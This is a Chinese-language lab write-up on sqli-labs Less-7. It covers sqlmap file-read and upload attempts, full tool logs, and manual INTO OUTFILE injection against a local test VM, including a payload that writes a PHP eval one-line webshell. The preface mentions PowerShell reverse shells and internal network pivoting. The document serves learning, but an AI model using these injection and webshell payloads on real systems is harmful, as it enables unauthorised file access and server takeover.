第七课

前言：

文件流(通过 MySQL 数据库的 io 流)

文件写入意思就是计算机的 io 流而已，写入文件的目的一般用于 web 目录的 getshell(必须弄清楚 web 服务器绝对路径)，或者服务器的可执行目录，比如 linux 系统启动项文件夹，可能导致一些命令执行从而被完全控制主机。

此处主要几点：

1 sql 注入具备 file 权限或者是 dba 权限，其次我根本不关心你什么权限，就是强行干，能有结果就有结果 ,tips:分段上传一句话木马。

2 此处顺便说说说 osshell。如果可以直接反弹 oeshell 的 cmd 的命令行，可以直接用 powershell 反弹到 vps 服务器。然后进一步内网漫游，mssql 的 dba 最容易遇到的。


3 文件导出，目的一般是用于报错 web 物理路径用于 getshell 使用。或者直接导出数据或者间接导出数据到 web 目录，然后从 web 的 http 协议访问数据等等。


目录：

Sqlmap 梭哈: (失败了，但是过程了解了一些 sqlmap 的基础技巧，主要是会自己阅读 api： sqlmap.py -hh)

手工 sql： 完成了文件写入到指定目录，但是只能写入 txt 的文件。能写入 php 文件就可以直接控制服务器了。

Sqlmap 梭哈：





通常情况下是这样失败告终。

```
[23:34:38] [INFO] going to use a web backdoor for command prompt
[23:34:38] [INFO] fingerprinting the back-end DBMS operating system
[23:34:39] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP (default)
[2] ASPX
[3] JSP
[4] PHP
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[23:35:37] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('C:/xampp/htdocs/, C:/wamp/www/, C:/Inetpub/wwwroot/') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[23:35:39] [WARNING] unable to automatically parse any web server path
[23:35:39] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[23:35:40] [WARNING] unable to upload the file stager on 'C:/xampp/htdocs/'
[23:35:40] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/sql_lab/Less-7/' via LIMIT 'LINES TERMINATED BY' method
[23:35:41] [WARNING] unable to upload the file stager on 'C:/xampp/htdocs/sql_lab/Less-7/'
[23:35:41] [INFO] trying to upload the file stager on 'C:/wamp/www/' via LIMIT 'LINES TERMINATED BY' method
[23:35:42] [WARNING] unable to upload the file stager on 'C:/wamp/www/'
[23:35:42] [INFO] trying to upload the file stager on 'C:/wamp/www/sql_lab/Less-7/' via LIMIT 'LINES TERMINATED BY' method
[23:35:43] [WARNING] unable to upload the file stager on 'C:/wamp/www/sql_lab/Less-7/'
[23:35:43] [INFO] trying to upload the file stager on 'C:/Inetpub/wwwroot/' via LIMIT 'LINES TERMINATED BY' method
[23:35:44] [WARNING] unable to upload the file stager on 'C:/Inetpub/wwwroot/'
[23:35:44] [INFO] trying to upload the file stager on 'C:/Inetpub/wwwroot/sql_lab/Less-7/' via LIMIT 'LINES TERMINATED BY' method
[23:35:45] [WARNING] unable to upload the file stager on 'C:/Inetpub/wwwroot/sql_lab/Less-7/'
[23:35:45] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 24 times
[23:35:45] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'

[*] ending @ 23:35:45 /2019-06-18/
```


但是发现手动提添加真的路径也不可以
查看当前数据库管理员权限

```
:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560871430065.req -p id  --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-usr
```


```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1') AND 9182=9182 AND ('tAMh'='tAMh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1') AND (SELECT 9946 FROM (SELECT(SLEEP(5)))Pydf) AND ('XGih'='XGih
---
[23:41:03] [INFO] testing MySQL
[23:41:03] [INFO] confirming MySQL
[23:41:03] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[23:41:03] [INFO] fetching current user
[23:41:03] [INFO] retrieving the length of query output
[23:41:03] [INFO] resumed: 14
[23:41:03] [INFO] resumed: root@127.0.0.1
current user: 'root@127.0.0.1'
[23:41:03] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```


查看当前用户权限，发现是超管 root 权限。应该有所有权限的。不知道为什么没执行 osshell，但是有 file 权限。那就直接上传和手工上传吧。

```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560871430065.req -p id  --threads 10 --proxy=http://127.0.0.1:8080 --dbms=
"mysql" -U "root@127.0.0.1" --privilege
```




Sqlmap.py -hh 是详细说明 -h 是一般说明 对大部分的软件的 api 都是这样的 然后搜索语法下载文件命令，为了报错物理路径。





模拟读取文件


虚拟机创建一个文件




读取虚拟机服务器测试的文件

```
D:\WEB_Safe\TOOLS\Burp>
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560871430065.req -p id  --threads 10 --proxy=http://127.0.0.1:8080 --dbms=
"mysql" -U "root@127.0.0.1" --file-read="C:\phpStudy\WWW\test68.txt"
```

```
[23:59:44] [INFO] testing MySQL
[23:59:44] [INFO] confirming MySQL
[23:59:44] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[23:59:44] [INFO] fingerprinting the back-end DBMS operating system
[23:59:44] [INFO] the back-end DBMS operating system is Windows
[23:59:44] [INFO] fetching file: 'C:/phpStudy/WWW/test618.txt'
[23:59:44] [INFO] retrieving the length of query output
[23:59:44] [INFO] retrieved: 24
[00:00:13] [INFO] retrieved: 7465737420627920616461 6D
do you want confirmation that the remote file 'C:/phpStudy/WWW/test618.txt' has been successfully downloaded from the back-end DBMS file syst
[Y/n]
[00:00:13] [INFO] retrieving the length of query output
[00:00:13] [INFO] retrieved: 2
[00:00:25] [INFO] retrieved: 12
[00:00:25] [INFO] the local file 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128\files\C__phpStudy_WWW_test618.txt' and the remote
'C:/phpStudy/WWW/test618.txt' have the same size (12 B)
files saved to [1]:
[*] C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128\files\C__phpStudy_WWW_test618.txt (same file)

[00:00:25] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```



目前还是无法强制 sqlmap 写入



手工试一试


判断权限：

and (selectcount(*) from mysql.user)>0/* 正常代表有权限。

Sqlmap 的文件读取是他自己的函数。--file-read="path" 。手工的 load_file()

读取文件需要服务器完整的物理路径，当然也可以读取系统文件。

其次不管有没权限都尝试一次，因为即使有权限你未必课成功，和上面的一样。当然这个课的目的只是为了读取一些东西然后存到服务器的某个目录




现在想把查询的数据存到当前目录的 t.txt 文件里面

1'))UNION SELECT 1,2,3 into outfile "C:/phpStudy/WWW/sql_lab/Less-7/t.txt"--+


Tips:


1 当前目录必须没 t.txt 这是执行上面语句创建成功后生成的



2 即使报错 sql。但是实际上也是创建成功了。

http://192.168.74.128/sql_lab/Less-7/?id=1%27))UNION%20SELECT%201,2,3%20into%20outfile%20%22C:/phpStudy/WWW/sql_lab/Less-7/t.txt%22--+






http://192.168.74.128/sql_lab/Less-7/?id=1%27))UNION%20SELECT%201,2,%22%3C?php%20@eval($_POST[%27c%27]);?%3E%22%20into%20outfile%20%22C:/phpStudy/WWW/sql_lab/Less-7/t.txt%22--+

1'))UNION SELECT 1,2,"<?php @eval($_POST['c']);?>" into outfile

"C:/phpStudy/WWW/sql_lab/Less-7/tt.txt"--+

尝试些一句话木马。发现只能写入 txt 的文件。
http://192.168.74.128/sql_lab/Less-7/t.txt



如果可以写入 php 文件就可以直接用菜刀连接控制服务器了。

参考文章:
https://www.jianshu.com/p/6e8b32e37f6a